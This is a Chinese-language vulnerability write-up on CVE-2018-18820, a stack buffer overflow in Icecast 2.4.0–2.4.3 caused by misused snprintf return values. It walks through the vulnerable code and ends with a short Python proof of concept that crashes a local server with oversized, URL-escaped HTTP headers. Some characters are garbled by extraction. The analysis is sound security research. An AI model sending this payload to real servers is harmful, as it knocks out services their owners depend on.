CVE-2018-18820 icecast 栈缓冲区越界写漏洞分析及 poc 构造

hackedbylh / 2018-11-04 08:29:00 / 浏览数 1914 技术文章 技术文章 顶(0) 踩(0)

前言

icecast 是一款开源的流媒体服务器 ， 当服务器配置了 url 认证时，服务器在处理 HTTP 头部字段时错误的使用了 snprintf 导致栈缓冲区的越界写漏洞（ CVE-2018-18820 ）。

影响版本

```
version 2.4.0, 2.4.1, 2.4.2 or 2.4.3
```

触发条件

```
■■■■■■■■ <mount> ■■■■■■ url ■■
```

了解 snprintf

snprintf 可以控制往目标缓冲区写数据的长度，比 sprintf 要安全一些。不过有些开发者可能会误解它的返回值，
它返回的是格式化解析后形成的字符串的长度（及期望写入目标缓冲区的长度），而不是实际写入 目标缓冲区的内存长度。

下面写一个 demo 演示下就清楚了。

```
#include <stdio.h>
#include <string.h>

int main(int argc, char const *argv[])
{
   char buf[100] = {0};
   char large[2000] = {0};
   memset(large, 'k', 1999);

   int ret = snprintf(buf, 100, "xxx%s", large);
   printf("%d\n", ret);
   return 0;
}
```

运行结果

```
$ gcc test.c -o test -g
$ ./test
2002
```

可以看到 snprintf 的返回值是 2002，这个其实就是 "xxx%s", large 格式化解析生成的字符串的长度，而实际写入 buf 的数据长度为 100 字节。

环境搭建

从 gitlab 把源码下载下来，然后切换到一个有漏洞的分支，然后编译它。

```
git clone https://gitlab.xiph.org/xiph/icecast-server.git
cd icecast-server/
git reset a192f696c30635c98a6704451a4d9e5d9668108c --hard
git submodule update --init
./autogen.sh
./configure --with-curl
make -j4
sudo make install
```

编译完之后生成 src/icecast， 这个就是 icecast-server 的程序。

可以触发漏洞的配置文件（ icecast.xml ）

```
<icecast>
   <location>Earth</location>
   <admin>icemaster@localhost</admin>
   <hostname>0.0.0.0</hostname>
```

```
    <limits>
        <clients>100</clients>
        <sources>2</sources>
        <queue-size>524288</queue-size>
        <client-timeout>30</client-timeout>
        <header-timeout>15</header-timeout>
        <source-timeout>10</source-timeout>
        <burst-size>655355</burst-size>
    </limits>

    <authentication>
        <source-password>hackme</source-password>
        <relay-password>hackme</relay-password>
        <admin-user>admin</admin-user>
        <admin-password>hackme</admin-password>
    </authentication>

    <listen-socket>
        <port>8000</port>
    </listen-socket>

    <http-headers>
        <header name="Access-Control-Allow-Origin" value="*" />
    </http-headers>

    <mount type="normal">
        <mount-name>/auth_example.ogg</mount-name>
        <authentication>
            <role type="url" match-method="get,post,head,options" allow-web="*" deny-admin="*" may-alter="send_error,redirect">
                <option name="client_add"       value="http://myauthserver.net/notify_listener.php"/>
                <option name="client_remove"    value="http://myauthserver.net/notify_listener.php"/>
                <option name="action_add"       value="listener_add"/>
                <option name="action_remove"    value="listener_remove"/>
                <option name="headers" value="x-foo,x-bar"/>
            </role>
            <role type="anonymous" match-method="get,post,head,options" deny-all="*" />
        </authentication>
        <event-bindings>
            <event type="url" trigger="source-connect">
                <option name="url" value="http://myauthserver.net/notify_mount.php" />
                <option name="action" value="mount_add" />
            </event>
            <event type="url" trigger="source-disconnect">
                <option name="url" value="http://myauthserver.net/notify_mount.php" />
                <option name="action" value="mount_remove" />
            </event>
        </event-bindings>
    </mount>

    <paths>
        <basedir>/usr/local/share/icecast</basedir>
        <logdir>/usr/local/var/log/icecast</logdir>
        <webroot>/usr/local/share/icecast/web</webroot>
        <adminroot>/usr/local/share/icecast/admin</adminroot>
        <alias source="/" destination="/status.xsl"/>
    </paths>

    <logging>
        <accesslog>access.log</accesslog>
        <errorlog>error.log</errorlog>
        <loglevel>information</loglevel> <!-- "debug", "information", "warning", or "error" -->
        <logsize>10000</logsize> <!-- Max size of a logfile -->
    </logging>

    <security>
        <chroot>false</chroot>
    </security>
</icecast>
```

然后使用 -c 参数指定配置文件路径启动服务器

```
./src/icecast -c icecast.xml
```

PS: 可能会提示一些目录不存在，手动创建，然后修改权限给程序访问即可。

```
hac425@ubuntu:~/workplace/icecast-server$ ./src/icecast -c icecast.xml
[2018-11-02  01:06:45] WARN auth_url/auth_get_url_auth You do not have enabled old or new style auth option for auth status header. I will enable both. Please set "header_auth".
[2018-11-02  01:06:45] WARN auth_url/auth_get_url_auth You do not have enabled old or new style auth option for auth timelimit header. I will enable both. Please set "header_timelimit".
[2018-11-02  01:06:45] WARN CONFIG/__check_hostname Warning, <hostname> seems to be set to an IPv4 address. This may cause problems, e.g. with YP directory listings.
[2018-11-02  01:06:45] WARN CONFIG/_parse_root Warning, <location> not configured, using default value "Earth".
[2018-11-02  01:06:45] WARN CONFIG/_parse_root Warning, <admin> contact not configured, using default value "icemaster@localhost". This breaks YP directory listings. YP directory support will be disabled.
```

此时服务器会监听 8000 端口。

漏洞分析

漏洞位于 url_add_client， 下面来分析分析这个函数

```
    if (url->addurl == NULL)
        return AUTH_OK;

    config = config_get_config();
    server = util_url_escape(config->hostname);
    port = config->port;
    config_release_config();

    agent = httpp_getvar(client->parser, "user-agent");
    if (agent) {
        user_agent = util_url_escape(agent);
    } else {
        user_agent = strdup("-");
    }

    if (client->username) {
        username = util_url_escape(client->username);
    } else {
        username = strdup("");
    }

    if (client->password) {
        password = util_url_escape(client->password);
    } else {
        password = strdup("");
    }
```

首先判断 url->addurl 不能为空，然后取出了一些客户端请求的信息，比如 user-agnet。

一开始的配置文件被我删的过多，导致 url->addurl 一直为空，后来通过在源码里面搜索引用的地方发现它其实是从配置文件读取出来的 ~_~

```
        } else if(strcmp(options->name, "header_prefix") == 0) {
            replace_string(&(url_info->prefix_headers), options->value);
        } else if(strcmp(options->name, "client_add") == 0) {
            replace_string(&(url_info->addurl), options->value);
        } else if(strcmp(options->name, "client_remove") == 0) {
            authenticator->release_client = url_remove_client;
            replace_string(&(url_info->removeurl), options->value);
        } else if(strcmp(options->name, "action_add") == 0) {
            addaction = options->value;
        } else if(strcmp(options->name, "action_remove") == 0) {
            removeaction = options->value;
        } else if(strcmp(options->name, "auth_header") == 0) {
```

```
nauth_url)::addurl Data Member in auth_url.c (src) at line 95
truct {
    *pass_headers; // headers passed from client to addurl.
    *prefix_headers; // prefix for passed headers.
    *addurl;
    *removeurl;
    *addaction;
    *removeaction;
    *username;
    *password;
ld style */
    *auth_header;
```

Relation Relation

auth_get_url_auth
auth_url_clear
url_add_client
1. line 454
2. line 530
3. line 549
4. line 562

其实就是配置文件的 其中一个 option 节点的值

```
<option name="client_add"       value="http://myauthserver.net/notify_listener.php"/>
```

继续往下看

```
/* get the full uri (with query params if available) */
mountreq = httpp_getvar(client->parser, HTTPP_VAR_RAWURI);
if (mountreq == NULL)
    mountreq = httpp_getvar(client->parser, HTTPP_VAR_URI);
mount = util_url_escape(mountreq);
ipaddr = util_url_escape(client->con->ip);

post_offset = snprintf(post, sizeof (post),
        "action=%s&server=%s&port=%d&client=%lu&mount=%s"
        "&user=%s&pass=%s&ip=%s&agent=%s",
        url->addaction, /* already escaped */
        server, port, client->con->id, mount, username,
        password, ipaddr, user_agent);
```


这里首先获取了请求的 `url` ，服务器的信息，然后把这些信息和之前拿到的 `user-agent` 使用 `snprintf` 拼接到 `post` 缓冲区里，这个缓冲区大小为 `4096` 。然后把返回值保存到了 `post_offset`.

接下来程序会从HTTP请求里面取出在配置文件中指定的 `header` 头部字段 的值。

```
<option name="headers" value="x-foo,x-bar"/>
```

在这里就是 `x-foo` 和 `x-bar` 首部字段的值，取出之后再次使用 `snprintf` 拼接到 `post_offset` 里面。

```
pass_headers = NULL;
if (url->pass_headers)
    pass_headers = strdup(url->pass_headers);      配置文件中定义的 header 集合，用 , 分割
if (pass_headers) {
    cur_header = pass_headers;
    while (cur_header) {
        next_header = strstr(cur_header, ",");
        if (next_header) {
            *next_header=0;
            next_header++;
        }

        header_val = httpp_getvar (client->parser, cur_header);
        if (header_val) {
            header_valesc = util_url_escape (header_val);
            post_offset += snprintf(post + post_offset,      漏洞点，通过 post + post_offset 来写post 的内容, post_offset 是 snprintf 返回值
                                    sizeof(post) - post_offset,
                                    "&%s%s=%s",
                                    url->prefix_headers ? url->prefix_headers : "",
                                    cur_header, header_valesc);

            free(header_valesc);
        }

        cur_header = next_header;
    } « end while cur_header »
    free(pass_headers);
} « end if pass_headers »
```


注意到此时 `snprintf` 的 第一个参数为

```
post + post_offset
```

返回值随后也是保存到 `post_offset` 里面。通过前面的了解，`snprintf` 的返回值，返回的是 解析格式化字符串后生成的字符串的长度。然后 `snprintf` 的 `header_valesc` 其实就是我们提交的首部字段的值。那我们就可以通过构造超长的 `header_valesc` 来使得 `post_offset` 变成一个比较大的值 （ 超过 `post` 缓冲区的大小 ） ， 这样在下一次调用 `snprintf` 时，就可以越界写栈上的数据了。

POC 构造

从漏洞位置往上看，发现修改 `post_offset` 就两处，一处是最开始的时候把 `user_agent` 拼接到 `post`

```
post_offset = snprintf(post, sizeof (post),
           "action=%s&server=%s&port=%d&client=%lu&mount=%s"
           "&user=%s&pass=%s&ip=%s&agent=%s",
           url->addaction, /* already escaped */
           server, port, client->con->id, mount, username,
           password, ipaddr, user_agent);
```

第二次就是漏洞点

```
header_valesc = util_url_escape (header_val);
post_offset += snprintf(post + post_offset,
   sizeof(post) - post_offset,
```

```
   "&%s%s=%s",
   url->prefix_headers ? url->prefix_headers : "",
   cur_header, header_valesc);
```

开始想着直接发 超长的字符过去就行了，测试发现服务器对数据包的最大长度有限制（大概是 4000 字节左右），发太长的数据包，服务器直接拒绝掉了。

```
$ python poc.py
Traceback (most recent call last):
 File "poc.py", line 11, in <module>
   r = requests.get("http://localhost:8000/auth_example.ogg", headers=headers)
 File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 72, in get
   return request('get', url, params=params, **kwargs)
 File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 58, in request
   return session.request(method=method, url=url, **kwargs)
 File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 508, in request
   resp = self.send(prep, **send_kwargs)
 File "/usr/local/lib/python2.7/dist-packages/requests/sessions.py", line 618, in send
   r = adapter.send(request, **kwargs)
 File "/usr/local/lib/python2.7/dist-packages/requests/adapters.py", line 490, in send
   raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', error(104, 'Connection reset by peer'))
```

这样的话其实是触发不了漏洞的（长度不够导致 post_offset 值也不够大）。

下面就在思考该怎么把长度凑够。

方法一

可以发现在第一次调 snprintf 时，把配置文件中的项拼接进去了（ url->addaction），第二次的调用会把配置文件中配置的 首部字段名 也拼接进去，那修改配置文件，把这些项设置的长一些应该可以凑够越界的长度（估计漏洞作者就是这样干的）。

https://gitlab.xiph.org/xiph/icecast-server/issues/2342

方法二

最开始看代码时忽视了一个函数 util_url_escape ， 发现从 HTTP 请求里面取出的数据（user_agent 和 首部的值）都会先用这个函数处理一遍，然后去做拼接，测试发现这个函数是一个 url 编码函数。

我们知道一些特殊字符会 url 编码成 3 个字符，比如 # 就会被编码成 %23 .


所以我们可以用 会被 url 编码的特殊字符来让 post_offset 值足够超过 post 的大小，然后后面的调用就会触发越界写了。

poc

```
#!/usr/bin/env python
# encoding: utf-8
import requests

# ■■ # url ■■(%23)■■■■■ 3 ■■ ■■
payload = "#" * 1000
headers = {}
headers['user-agent'] = payload
headers['x-foo'] = payload
headers['x-bar'] = payload
r = requests.get("http://localhost:8000/auth_example.ogg", headers=headers)
```

会修改掉一些栈上的数据，导致 服务器crash



参考

https://gitlab.xiph.org/xiph/icecast-server/issues/2342

https://lgtm.com/blog/icecast_snprintf_CVE-2018-18820

上一篇：区块链安全—详谈共识攻击（一） 下一篇：区块链安全—详谈共识攻击（一）

1. 0 条回复
   - 动动手指，沙发就是你的了！